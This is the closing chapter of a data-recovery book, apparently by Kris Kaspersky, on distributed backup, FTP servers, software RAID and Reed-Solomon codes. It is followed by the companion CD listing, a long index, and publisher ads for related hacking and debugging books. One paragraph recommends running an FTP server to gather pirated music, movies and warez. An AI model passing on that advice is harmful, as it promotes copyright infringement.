It is necessary to bear in mind that even in a peer-to-peer network, not all hosts have equal rights and power. Some users can afford to keep their computers running 24 hours 7 days a week, and some cannot. Some users have large hard disks, powerful processors, and a high-speed network connection; other users have nothing of the sort. File-exchange networks provide equal rights to all their participants, in which case 10% of clients bear 90% of the workload. Just answer honestly: Do you want to provide service to everyone without receiving something in exchange? In large networks, the situation is stabilized at the expense of the arrival of new enthusiasts — good guys trying to do something useful for other individuals without expecting any profit in exchange. However, this goodwill tends to fade with time.

Large and powerful hosts of a small private network can support their own FTP servers, making them available for uploading and downloading for all other users.

This is distributed storage; however, it is faster and more reliable than the previously-described ones. The users can back up their data only to servers equipped with an uninterruptible power supply, fault-tolerant RAID, and so on. Because quotas on such servers are usually large enough, there is no need to spread the files over dozens of servers. Under such conditions, it is enough to create two or three backup copies, and there wouldn't be any confusion.

After that, it only remains to answer a simple question: Why should you install and support FTP servers? Making this service commercial doesn't seem to be an idea that is going to bring you any profit. Pure enthusiasm also isn't too promising. Still, your own FTP server is the best way of obtaining rare and valuable music, movies, and warez. What files are most frequently backed up by most users? As a rule, these are valuable files that took users a long time to find and download from the network (or expensive ones if the user bought them). They will gladly upload all this stuff to your FTP server if you provide sufficient disk space to store it. Long ago, when there was no Internet and software was considered the property of all people (and had to be assembled piece by piece and, literally, bit by bit), the main sources of this wealth were bulletin board systems (BBSs). A typical BBS was a computer equipped with a modem, configured to receive incoming calls and store the uploaded files. A system operator selected the most valuable files and discarded all others.

In my opinion, this is a viable idea, and FTP servers can be used for information exchange.

Redundant Arrays of Inexpensive Discs

Everyone knows what a RAID controller is, because nowadays it can be purchased in any computer store. This device allows you to write to several disks simultaneously. If different data are written to disks, then the data exchange rate grows proportionally. If the same data are duplicated, then storage reliability is improved. RAIDs might be implemented at the software and the hardware level, and the storage media that form the array needn't be concentrated in the same location.

To the software RAID driver, it doesn't matter whether the disk is connected to the local machine through SCSI or the IDE interface or if it exchanges the data across the network. Having joined several logical disks into a virtual RAID, you'll develop a practical and easy-to-use fault-tolerant system. For this purpose, it is possible to use disks of different geometry and even different sizes. Furthermore, it isn't necessary to allocate the entire disk for the RAID. It is enough to allocate any part that you might desire.

How is it possible to use these possibilities? The first idea that comes to mind is using part of the hard disk's capacity to store redundant information such as Reed-Solomon codes, which help recover damaged information after failures. In this case, relatively small overhead would allow you to recover any hard disk, even in case of its total destruction. Note that this result would be achieved only at the expense of redundant information distributed over all other computers. It is simply impossible to invent more reliable information storage. For example, I have implemented such a system in several small-business LANs, and these systems were flexible, reliable, and extremely viable. Furthermore, the regular backup in this case is no longer a must, which is convenient for home users.

The only drawback of software RAID implementations is low performance. You won't gain anything in performance if you install software RAID to a server processing thousands queries per second. However, the concept of performance is extremely relative. For instance, if your server is equipped with a processor fast enough, encoding and decoding information "on the fly" won't degrade the throughput considerably. On the other hand, if read operations dominate write operations, it is extremely profitable to install software RAID because control over the integrity of the read operation from the storage media is carried out at the hardware level by the drive. If systematic encoding is used (in other words, information words are separate from parity bytes), a Reed-Solomon decoder doesn't need to intervene in this process. Its help is needed only if part of the information is damaged badly, which happens rarely. Thus, there is no need to overpay the manufacturers of hardware RAIDs. This is even truer if you recall that they do not pay too much attention to home and small-office customers.

By varying the size of correcting blocks, it is possible to obtain adequate data protection with a higher or lower level of information redundancy. To illustrate this statement, I suggest that you consider the following example: Assume that you have N sectors on your disk. Having grouped them into blocks containing 174 sectors each and having allocated 3 sectors per block for storing the checksum, you'll be able to recover at least $N/174$ sectors of the disk. Assuming that average disk capacity is 100 GB (which corresponds to $107,374,182,400/512 = 209,715,200$ sectors), you'd be able to recover up to $209,715,200/174 = 1,205,259$ sectors even if they are destroyed at the physical level, using only 2% of the available disk space to store checksums. It is hard to disagree that hard disks rarely fail so swiftly that the capabilities of Reed-Solomon codes are not sufficient to recover the information stored there — provided that you notice the first symptoms of the imminent disaster and provided that the interleave factor has been chosen correctly. In relation to the choice

of the interleave factor, it is necessary to mention that sectors belonging to the same disk platter must be serviced by different error control blocks; otherwise, with physical surface defects on one of the platters, errors would be combined, which causes another group error irrecoverable by the given program.

What could be done if the entire hard disk drive fails irreversibly? The most reasonable approach to solving the data-rescue problem is to create an array of several disks storing user information mixed with error-correction codes. The main drawback of this approach is its inefficiency on arrays made up of a few hard disks. The reasonable minimum is as follows: four disks for information storage and one disk for error correction. In this case, the loss of any information disk would be compensated by the surviving error control disk. If the disk containing error-correction information is lost, it can be replaced with a new one and all error-correction codes will be recomputed. However, simultaneous failure of two disks means catastrophe. An array of 15 disks, 12 of which store information and the remaining 3 of which hold error-correction codes, is more tolerant. It survives the simultaneous crash of any 2 disks or, under favorable circumstances, even 3 disks.

The source code of the simplest encoder and decoder that can be used for creating a custom RAID driver can be downloaded from <ftp://nezumi.org.ru>.

Reed-Solomon Codes

Reed-Solomon codes are nonbinary systematic linear block codes that relate to a class of cyclic codes over a numeric field. Reed-Solomon codes are a subset of Bose-Chaudhuri-Hocquenghem codes. Correcting capabilities of Reed-Solomon codes directly depend on the number of check bytes. Adding r check bytes allows detection of r arbitrarily corrupted bytes, with a guarantee of recovering $r/2$ bytes of them. More details on Reed-Solomon codes can be found in my book on CD cracking.

Summary

In this chapter, several of the most popular types of distributed backup systems were covered. In total, such systems are considerably more numerous. Furthermore, new types of distributed data backup systems appear every day, although often only in the form of ideas. Ready-to-use implementations are few, and most of them are based on existing programs (such as a plug-in for eDonkey). Thus, it doesn't make sense to just sit and wait until someone implements those ideas for you.



The CD Description

The list of the CD contents is as follows:

- ❑ FIGURES — Color illustrations to all chapters provided in this book
- ❑ LISTINGS — Source code of all examples provided in this book
- ❑ SRC — The source code and demo examples intended for recovering data from CD media. Its subdirectory structure is as follows:
 - ETC — Demo examples for low-level access to CD-ROM drives
 - RS.LIB — Libraries for low-level working with CD sectors from CloneCD and Ahead Nero and interfaces to them, with examples illustrating their practical use
 - RS.SIMPLE — Elementary examples illustrating the principle of Reed-Solomon codes
 - SCSI.ALT — Source code of the driver allowing execution of the IN/OUT machine commands from the application level
 - SCSI.LIB — Tools and utilities developed by the author for working with protected CDs
 - XCD.EMU — A demo program illustrating the scrambling operation carried out over the data before writing them to a CD
- ❑ UTILITIES — Many small but helpful utilities, including the Pinch of File blockwise copier useful for file-by-file copying of CDs containing files with incorrect lengths and starting sectors
- ❑ README.TXT — The contents of the CD-ROM

Index

\$

- \$AttrDef, 130
- \$ATTRIBUTE_LIST, 134, 142
- \$BadClus, 130, 150
- \$Bitmap, 130, 150
- \$BITMAP, 143
- \$Boot, 130, 150
- \$DATA, 139, 143, 145, 169
- \$EA, 143
- \$EA_INFORMATION, 143
- \$Extend, 150
- \$FILE_NAME, 128, 142, 145, 153
- \$INDEX_ALLOCATION, 143
- \$INDEX_ROOT, 143
- \$LogFile, 130, 149, 186
- \$LOGGED_UTILITY_STREAM, 143
- \$MFT, 130, 149, 178, 186
- \$MFTMirr, 130, 149, 178, 186
- \$OBJECT_ID, 142
- \$ObjId, 130, 150
- \$PROPERTY_SET, 143
- \$Quota, 130, 150
- \$Reparse, 130, 150
- \$REPARSE_POINT, 143
- \$Secure, 150
- \$SECURITY_DESCRIPTOR, 142
- \$STANDARD_INFORMATION, 139, 142, 166
- \$SYMBOLIC_LINK, 143
- \$UpCase, 150
- \$UsnJrnl, 130
- \$Volume, 130, 150, 186
- \$VOLUME_INFORMATION, 142
- \$VOLUME_NAME, 142
- \$VOLUME_VERSION, 142

/

- /\$BITMAP, 166
- /\$LogFile, 166, 178
- /\$MFT:\$BITMAP, 166
- /\$Secure, 178

A

- AAM, 236
- ACE Lab, 1, 49, 50
- Acronis DiskEditor, 31
- Active partition, 114
- Active Uneraser, 124, 125
- Active@Data Recovery Boot Disk, 27, 97
- Active@Data Recovery Software, 22, 124
- Adaptive settings, 75
- Advanced SCSI programming interface, 17
- AdvancedMDSEditor.exe, 278
- Ahead Nero, 190
- AIDA, 15
- Alcohol 120%, 262, 263, 277, 306
- Allocated Size, 185
- Allocation strategies, 174
- AnalizHD, 46
- API, 154
 - functions, 180
- Archive, 144
- ASCII, 211
- ASPI, 17
- ASPI32, 191
- Assembly, 98, 154
- ASUS, 266
- ATA, 51, 58, 59, 67, 82
- ATA/ATAPI-6 specification, 83
- ATA-3, 84

ATA-6, 85
 ATAPI, 58, 59, 313
 ATI Technologies, 202
 Attribute:
 compressed, 140
 encrypted, 140
 sparse, 140
 Automated acousted management, 236

B

Bad sector, 103
 Bart PE Builder
 plug-ins, 25, 34
 BBS, 323
 BIEW, 38, 229
 BIGDOS FAT16, 96
 BIOS, 13, 18, 81, 83, 86, 88
 Parameter block, 117
 Setup program, 70, 97
 Blue Screen of Death, 21
 Bochs, 110
 Boot indicator, 95
 Boot loader, 18
 Boot partition, 106, 114
 Boot sector, 24, 116, 206
 NTFS, 116, 118
 Bootstrap code, 118
 Bootstrap loader, 97
 Bose-Chaudhuri-Hocquenghem codes, 325
 BPB, 117, 118
 extended, 118
 Brown, Ralf, 111
 BSD, 26, 45, 193, 197
 BSD licenses, 109
 BSOD, 21, 27, 283
 Bus Hound, 273

C

C, 154
 CD, 26
 burners, 17, 256
 file systems, 269
 images, 34
 recovery, 248

CD Speed ScanDisc, 309
 CD/DVD drives:
 failure diagnostics, 317
 repairing, 311
 CD-Cops, 271
 CD-Data, 298
 CD-I, 299
 CD-R, 255
 CD-ROM, 62, 110
 CD-ROM XA mode 2, 299
 CDRTools, 23
 CD-RW, 17, 62, 255
 CD-RW discs
 restoring, 261
 CDRWin, 23, 262, 264, 303, 306
 CeQuadrat, 288
 ChkDsk, 7, 12, 18, 22, 38, 42, 87, 130,
 170, 251
 CHS, 34, 81, 89, 104
 CIRC, 298
 decoder, 309
 Cirrus Logic, 55
 Class 100 clean environment, 48
 Clean chamber, 48
 Clean room, 48
 CloneCD, 264, 306, 307
 Clusters, 85
 COM, 69, 195
 Compressed, 144
 Conner, 56
 CPU, 60
 CrashUndo 2000, 14, 18, 46
 CreateFile, 108, 163
 Custer, Helen, 124
 Cylinder, 81

D

Daemon Tools, 277
 DAO, 284
 Data recovery, 27, 86
 automated, 123
 manual, 86
 semiautomated, 123

- Data runs, 123
- Data streams, 155
- Debian, 194
- Debugfs, 47, 205
- Defragmentation, 7, 230
- Deleted file records, 183
- Device, 144
- Direct memory access, 50
- DirectCD, 288, 289
- DirectShow, 306
- Disc at once, 284
- Disk:
 - dynamic, 23, 97, 114
 - failure diagnostics, 86
 - logical, 85
 - physical, 85
 - space allocation, 174
- Disk Manager, 91, 99
- Disk Monitor, 176
- DiskEdit, 27
- DiskExplorer, 34, 87, 125, 131, 174, 184
- DiskMon, 180
- Distributed data storage, 320
- DivX, 298, 301, 305
- DIY DataRecovery, 43
- DMA, 50, 51, 199
- DMA mode, 237
- DoctorHD, 46
- DVD, 26, 284
 - recorders, 26
 - recovery, 248
- DVD-ROM, 62
- DVDs, 269
- dwCreationDisposition, 108
- Dynamic disk, 23, 97, 114
- Dynamic volume, 89

E

- EaBuffer, 164
- Easy CD Creator, 260
- EasyRecovery, 18, 80, 97, 180, 184, 188, 190
 - Professional, 44

- ECC, 113
- eDonkey, 205, 251, 321
- EFM, 266
- EIDE, 59
- Eight-to-fourteen modulation, 266
- Electronic key, 51
- eMule, 321
- EPOX 4PCA3+, 234
- EraseUndo for NTFS, 46
- ERD Commander, 23
- Error correction codes, 113, 250
- ext2fs, 1, 26, 35, 37, 47, 181, 204, 205, 206, 215, 231, 237
- ext3fs, 1, 37, 47, 204, 215, 231, 237
- Extended BPB, 118
- Extended partition, 114
- Extreme Protector, 283

F

- FAR Manager, 284, 290
- FASM, 106, 107, 154, 162, 164
- Fast file system, 218
- FAT, 156, 167, 181, 206, 269
- FAT12, 96
- FAT16, 12, 20, 86, 96
- FAT32, 12, 20, 96, 117
- fdisk.exe, 91, 99
- Fedora Core, 194
- Ferenzy 0.3, 26
- FFS, 26, 35, 218, 231
- File Monitor, 157, 180
- File records, 123
- FILE signature, 150
- File system debuggers, 47
- FILE* signature, 169
- FILE_DISPOSITION_INFORMATION, 166
- FILE0 signature, 169
- File-exchange network, 320
- FileMon, 180
- Firmware code
 - disassembling, 262
- Flash memory, 253
- Flash ROM, 73, 76

FloppyCD, 289
 Foremost, 46
 Fragmentation, 240
 FreeBSD, 26, 204
 Frenzy 0.3, 230
 Fschk, 205
 FTP, 322
 Fujifilm, 250
 Fujitsu, 56, 57
 MPG, 55

G

GetDataBack, 42, 80, 97, 167, 180,
 188, 190
 G-list, 73
 Gibson, Steve, 251
 GNOME, 26, 204
 GNU Network Object Model
 Environment, 26
 Gutenberg Systems, 289

H

HAL, 199
 emulating, 200
 Hardware abstraction level, 199
 Haron, Yury, 203
 HASP, 283
 Hdparm, 235
 Hex notation, 146
 hexedit, 38
 HGST, 57
 Hidden, 144
 HIEW, 37, 38, 98, 302, 307
 Hitachi-IBM, 57
 HPFS, 12, 143, 146

I

IBM, 56
 DTLA, 50, 56
 PC, 36
 XT, 60
 IDA Pro, 34, 98, 254

IDE, 17, 27, 56, 58, 271
 bus, 52
 channels, 232
 controller, 51, 113
 InCD, 289
 Indirect blocks, 208
 Initialized Size, 185
 Inode, 129, 209
 structure, 226
 Input/output manager, 198
 INT 13h, 102
 Integrated drive electronics, 17, 27, 56,
 58, 271
 International Standard Organization, 25
 Internet, 101
 Interrupt List, 111
 Iomega Zip, 293
 iRecover, 43
 IRP_MJ_SET_INFORMATION, 166
 ISO, 25
 image, 25, 257
 ISO 9660, 1, 267, 289

J

JFS, 231
 Joliet, 267, 289
 JPEG, 298

K

K Desktop Environment, 26, 194, 204
 KDE, 26, 194, 204
 khexedit, 38
 KNOPPIX, 26, 36, 230

L

LAN, 63
 Lands, 296
 LBA, 34, 81, 84, 85, 104, 265, 269
 lde, 35, 205, 213
 LDM, 89, 114
 database, 95, 114
 structures, 114

- LG Electronics, 298
- LILO, 98
- Linux, 1, 26, 35, 193, 197, 286, 299
- Linux-NTFS project, 115, 124, 134, 142, 147, 149
- Live Linux CD, 205, 230
- Loader code
 - debugging, 109
- Logical block addressing, 34, 81, 84, 85, 104, 265, 269
- Logical disk manager, 89
- Logical drive, 114
- LPT, 195, 278

M

- Mac OS, 256
- Macintosh, 256
- Magnetic heads, 81
- Magneto-optical media, 293
- Master boot record, 18, 24, 86, 87
- Master file table, 13, 20, 42, 74, 86, 118, 121, 123, 127, 170, 171
- Maxtor, 56, 57
- MBR, 18, 24, 86, 87
 - manual recovery, 97
 - recovery, 86
- MDF, 281
- MDS, 281
- Mean time before failure, 55
- MediaRecover, 12
- Metafiles, 130
- MFM, 60
- MFT, 13, 20, 42, 74, 86, 118, 121, 123, 127, 170, 171
 - file records, 23
 - highly fragmented, 186
 - mirror, 119
 - zone, 128, 174
- Microsoft, 25, 116, 255
- Microsoft Disk Probe, 29, 94
- Midnight Commander, 204
- Minix, 35, 231, 237
- Moscow Derstein Data Recovery Center, 56

- Mount Rainier, 289
- MP3, 270, 298, 305
- MPEG-1, 300
- MPEG-2, 300
- MPEG-4, 301
- MS-DOS, 27, 83, 87, 94, 103, 108, 144, 167, 189, 202, 206, 294
- MS-DOS 7.0, 20
- MTBF, 55
- Muglia, Bob, 189
- MultiRead mode, 293

N

- Native API, 164
- NDD, 14, 42
- NEC, 266
- Nero Burning ROM, 25, 281, 289
- Norton Commander, 284
- Norton Disk Doctor, 14, 190, 251
- Norton Disk Editor, 27, 36
- Nowak, Tomasz, 164
- NtCreateFile, 164
- ntddk.h, 164
- ntdll.dll, 198, 200
- NTFS, 1, 12, 20, 79, 96, 117, 120, 123, 150, 165, 196, 206
 - boot sector, 116
 - cluster size, 117
 - driver, 21, 124
 - streams, 127
 - undeleting files, 165
- NTFS 3.0, 152
- NTFS 3.1, 168
- NTFS boot sector, 178
- NTFS disks
 - recovery techniques, 165
- NTFS for MS-DOS, 203
- ntfs.sys, 21, 203
- NTFSDOS Professional, 21, 27
 - installing, 22
- NTFSflp, 177
- NtfsMftZoneReservation, 128

ntldr, 118
 ntoskrnl.exe, 198, 200, 203
 Nvidia, 202

O

O&O Defrag Pro, 192
 Ontrack Data Recovery, 44, 184
 OpenBIOS, 111
 OpenDefrag project, 191
 OSTA, 293

P

Packet writing, 289
 PacketCD, 288, 289
 Paged virtual memory access, 197
 Partition, 85
 extended, 91
 primary, 91
 table, 18, 93
 Partition Magic, 190
 Partitioning utilities
 standard, 91
 PC emulator, 109
 PC-3000, 50, 52, 69, 72
 PCI, 16
 PDF, 125, 172
 PE:
 file header, 200
 files, 154
 format, 156
 Peripheral component interconnect, 16
 Perl, 213
 Phoenix, 45
 PIO, 51, 237
 Pits, 296
 Platform software development kit, 157
 PlexWriter Premium, 276
 P-list, 73
 Portable executable files, 154
 POSIX subsystem, 148
 POST, 88
 Power Manager, 198
 Power-on self-test, 88

Preamplifier, 72
 Pre-gap area, 265
 Primary partition, 114

Q

Quantum, 56, 58
 Quantum AS, 58
 QVIEW, 37

R

RAID, 20, 62, 80, 323
 classic linear, 113
 level 0, 113
 level 1, 113
 level 5, 113
 software, 112
 RAID 1, 82
 RAID 1+0, 113
 RAID 3, 82
 RAID 5, 82
 RAID controller, 62, 323
 RAID-0, 232
 RAID-1, 232
 RAW DAO mode, 261
 Raw Read Error Rate, 15
 READ_PORT_UCHAR, 199
 ReadFile, 108
 Read-only, 144
 Real Size, 185
 Reallocated Sector Count, 15
 Recovery Console, 18, 24, 27, 34, 86, 121
 FIXBOOT, 121
 Redundant array of independent
 disks, 20, 62, 80, 323
 Reed-Solomon codes, 248, 298, 324
 ReiserFS, 231, 237, 241
 Reparse point, 144
 Resource interchange file format, 301
 RIFF, 301
 ROM, 8, 53, 69
 Roxio, 288
 Easy CD Creator, 256

R-Studio, 180, 188, 190, 214
R-Tools Technology, 181
Runtime DiskExplorer, 36
Runtime Software, 34, 133
Rusinovich, Mark, 21, 157, 176, 202

S

S.M.A.R.T., 5, 15, 70
s5, 217
Samsung, 56, 57
SAO, 284, 291
SATA, 58, 61
Scandisk, 251
SCSI, 11, 58, 59, 80, 110, 193, 234, 271,
 278, 313
 controller, 60
Seagate, 56, 57
Sector Inspector, 34, 97, 116
SecureROM, 271
Seek Error Rate, 15
Self-monitoring analysis and reporting
 technology, 5, 15, 70
Serial ATA, 58
Session at once, 284
SetFilePointer, 163
SFC, 279
Sleuth Kit, 46
SoftIce, 177
Software RAIDS, 232
Sparse, 144
Spin Retry Count, 15
Spin Up Time, 15
Spindle, 81
SpinRate, 251
SQL, 189
Star Force, 270
StarFleetCommand, 279
Stellarinfo, 45
Streamers, 252
Stripe set, 114
Super Video CD, 299
Superblock, 207, 220
SuSE 9.2, 26

Symantec, 27
Sysinternals, 21
System partition, 114

T

TAO, 284
TCP/IP, 34
TDK, 298
Temporary, 144
Tippach, Michael, 203
TOC, 260, 262
 fictitious, 263
Toshiba, 57
Track at once, 284
Tracks, 81
Trojans, 190

U

UDF, 284, 286, 291
 driver, 287
 monitor, 287
UDMA, 50, 51
 modes, 237
UFS, 1, 26, 35, 217, 231, 237
UFS2, 218
Ultra ATA CRC Error Rate, 16
Ultra direct memory access, 50, 51
Unallocated space, 114
Unerase for NTFS, 23
Unformat utility, 180
Unicode, 29
 characters, 148, 149
Universal disk format, 284, 286, 291
UNIX, 26, 37, 89, 129, 193, 301
Update sequences, 123
USB, 195, 278
User directory, 150
User file, 150

V

VAT, 292
VCN, 139

Verbatim, 298
 Video CD, 299, 302
 Virtual allocation table, 292
 Virtual cluster number, 139
 Virtual machines, 195
 Virtual PC, 176
 Viruses, 190
 VMware, 109, 176, 194
 Volume:
 active, 114
 boot, 114
 set, 114
 simple, 114
 spanned, 114
 system, 114

W

WDC, 58
 WDOSX 0.96 DOS, 203
 Western Digital, 56
 Caviar, 236
 win2k.sys, 200
 Win32, 200
 Win32 namespace, 149
 Windows, 1, 193, 197, 206
 Windows 2000, 20, 25, 112, 118, 120, 125,
 127, 168, 197, 286, 291, 320
 Recovery Console, 98
 service pack 1 slipstreamed
 installation CD, 25
 Windows 2000/XP
 distribution CD, 24
 Windows 2003, 25
 Windows 98, 286
 Windows 9x, 21, 27, 89, 109, 189, 203,
 255, 291

Windows drivers:
 porting to Linux/BSD, 197
 Windows emulator, 200
 Windows Explorer, 204, 284
 Windows File System, 189
 Windows Longhorn, 189
 Windows NT, 5, 35, 82, 112, 125,
 127, 255
 Windows NT 4.0, 120
 Windows NT/2000/XP, 20
 Windows PE, 25, 36
 Windows Support Tools, 29
 Windows XP, 16, 25, 124, 125, 127,
 134, 155, 168, 187, 286, 320
 Wine, 200
 WinFS, 189
 Winnt folder, 24
 WinRAR, 156
 WLAN, 195
 WriteFile, 108

X

XCD DirectShow, 302
 XFS, 231, 237
 xiafs, 35
 XML, 189

Y


Yatsenko, Sergey, 52

Z

Zip diskette, 109, 177, 250
 Zip drive, 252
 ZX Spectrum, 36



Make Your Books A-LIST



Hacker Debugging Uncovered

by Kris Kaspersky (ISBN 1-931769-40-0, \$44.95, 624 pp, June, 2005)

*How To Analyze Programs
and Minimize Errors Using a Debugger*

This book concentrates on debugging concepts, disclosing secrets that will aid practical use of debuggers (such as NuMega SoftIce, Microsoft Visual Studio Debugger, and Microsoft Kernel Debugger) with minimum binding to a specific environment. What are the advantages of using debuggers? From an economic perspective, they prevent unexpected losses. Conversely, without debuggers, no company would be able to

profit from software product sales. Society will be unable to do without debuggers for at least the next two decades. This book shows how the debugger operates, what is under its hood, and how to overcome obstacles and repair the debugger in the process. The main topic covered in this book is the use of debugging applications and drivers under the operating systems of the Windows and Unix families on Intel Pentium/DEC Alpha-based processors. This book not only extends the opportunities for job hunters and improves skill level; it also stimulates thoughts of abandoning these traditional concerns and favoring personal satisfaction and enjoyment. Simply speaking, the surrounding world contains so many wonderful and interesting things that the petty problems of the workaday routine regress to the background. The everyday needs of hackers become insignificant. The purpose of this book is to make readers love their jobs and find pleasure in debugging. The companion CD for this book contains the source code of all listings provided in the book, high-quality color illustrations, and useful utilities. This book covers all aspects of debugging, including the sources of bugs and errors and methods of minimizing their numbers. Various debugging techniques (from the origin of debugging to the present) and hardware and software tools that support debugging technologies by the processor and operating systems are explained. The book covers techniques for efficient debugging strategies, secrets of investigating programs distributed without source code, and much more.

Brief Table of Contents: Introduction; Part 1. Goals and Tasks of Debugging; Part 2. Practical Debugging; Part 3. No Source Code, or Face-to-Face with Alien Code; Part 4. How To Make Your Programs More Reliable; Part 5. How the Debugger Works.

A-LIST Publishing

295 East Swedesford Rd, PMB #285, Wayne, PA 19087


e-mail: mail@alistpublishing.com

www.alistpublishing.com

Fax: 702-977-5377



Make Your Books **A-LIST**



Shellcoder's Programming Uncovered

by Kris Kaspersky (ISBN 1-931769-46X, 512 pp, October, 2005)

Software used all over the world contains lots of blunders, vulnerabilities, and security holes. This book uncovers how these holes are exploited by hackers, viruses, and worms attacking from all imaginable locations in the Net. It outlines how antivirus software, patches, and firewalls try in vain to withstand this storm of attacks. The author demonstrates that their effectiveness exists only in the imaginations of their developers, because they prove to be practically useless and unable to prevent the propagation of worms. The book also examines where security holes come from, how to discover them, how to protect systems (Windows and Unix), and how to do away with these security holes. It includes many examples in C and Assembly languages related to unpublished advanced exploits and techniques.

The main topic of this book is the buffer overflow errors. Popular commercial applications that can be considered free from this bug are few in number. An attempt to examine this security problem, which at first glance seems dull and trivial, will make you dive into a wonderful world full of adventure and intrigue. The book shows that gaining control over a remote system by exploiting buffer overflow is a difficult engineering task, requiring to have a creative mind and to master the widest range of hacking tools. It explains how the malicious code being implanted into the remote system operates under aggressive conditions that do not ensure even the lowest level of survival.

This book is a guide and comprehensive survival instructions to travel the wonderland of buffer overflow. It helps the reader to find the answers to the following questions: What are overflow errors? Why do they have a fundamental nature? What can a hacker achieve by exploiting them? How can a hacker find a vulnerable buffer? Which limitations does a buffer imply on the shellcode? How can a hacker overcome these limitations? How does a hacker compile the shellcode? How does a hacker implant it into the remote host without being noticed? How does a hacker bypass a firewall? How can you prevent such attacks on your system? How do you locate and analyze someone else's shellcode? How can you make your programs more secure? How do you protect yourself from overflow errors? This guide explains the techniques used by malicious hackers against software, describes specific attack patterns, and shows how to uncover new software vulnerabilities.

The companion CD for this book contains the source code of all listings provided in the book, high-quality color illustrations, and useful utilities.

Brief Table of Contents: Introduction; Chapter 1: From the Stone Age to the Information Age; Chapter 2: Types of Buffer Overflow Errors; Chapter 3: Secrets of Shellcoder's Programming; Chapter 4: Analyzing Malicious Shellcode; Chapter 5: Searching for Vulnerable Buffers; Chapter 6: Mechanisms of Protection against Overflow; Chapter 7: Bypassing Firewalls; Chapter 8: The Future of Shellcoding.

A-LIST Publishing

295 East Swedesford Rd, PMB #285, Wayne, PA 19087


e-mail: mail@alistpublishing.com

www.alistpublishing.com

Fax: 702-977-5377



Make Your Books **A-LIST**



Puzzles for Hackers

by Ivan Sklyarov (ISBN 1931769451, \$34.95, 352 pp,
July, 2005)

A Collection of Computer Puzzles for IT Specialists

These puzzles and mind-benders serve as a way to train logic and help developers, hackers, and system administrators discover unconventional solutions to common IT problems. Users will learn to find bugs in source code, write exploits, and solve nonstandard coding tasks and hacker puzzles. Cryptographic puzzles, puzzles for Linux and Windows hackers, coding puzzles, and puzzles for web designers are included. The book is written for hackers, system administrators, programmers, web designers, computer security specialists, and for anyone involved in the crazy contemporary world of computing. Teachers also can use this book to make the learning process more interesting for students.

Ivan Sklyarov is a technical writer and IT technologies specialist. He has been in charge of the "X-Puzzles" column in the *Hacker Magazine* (Russian edition). He also writes computer security articles for the *Hooligan* Russian magazine. Ivan is a lucky man because his work is his hobby. This book is his first try in the new role of a book writer. The author hopes that this attempt will be successful and has no intention of stopping after one book.

CD-ROM includes a collection of puzzles related to hacking and cryptography, Linux and Windows programming, and Web design.

A-LIST Publishing

295 East Swedesford Rd, PMB #285, Wayne, PA 19087

e-mail: mail@alistpublishing.com

www.alistpublishing.com

Fax: 702-977-5377



Make Your Books **A-LIST**



Disassembling Code: IDA Pro and SoftICE

by Vlad Pirogov (ISBN 1931769516, \$44.95, 512 pp,
December, 2005)

This book describes how software code analysis tools such as IDA Pro and SoftICE are used to disassemble programs written in high-level languages and recognize different elements of disassembled code in order to debug applications in less time. Also described are the basics of Assembly language programming (MASM) and the system and format of commands for the Intel microprocessor. Aspects of disassembling, analyzing, and debugging software code are considered in detail, and an overview of contemporary disassemblers and debuggers used when analyzing executable code is provided. The basics of working with these tools and their operating principles are also included, and emphasis is placed on analyzing software code and identifying the main structure of those languages, in which they were written.

Vlad Pirogov is an expert in the development of performance-effective applications for Windows and the author of *The Assembly Programming Master Book*.

The CD contents listings providing the source codes that can be immediately loaded and compiled in an appropriate programming environment. For each program, there also is a ready-to-use executable module.

A-LIST Publishing
295 East Swedesford Rd, PMB #285, Wayne, PA 19087
e-mail: mail@alistpublishing.com
www.alistpublishing.com
Fax: 702-977-5377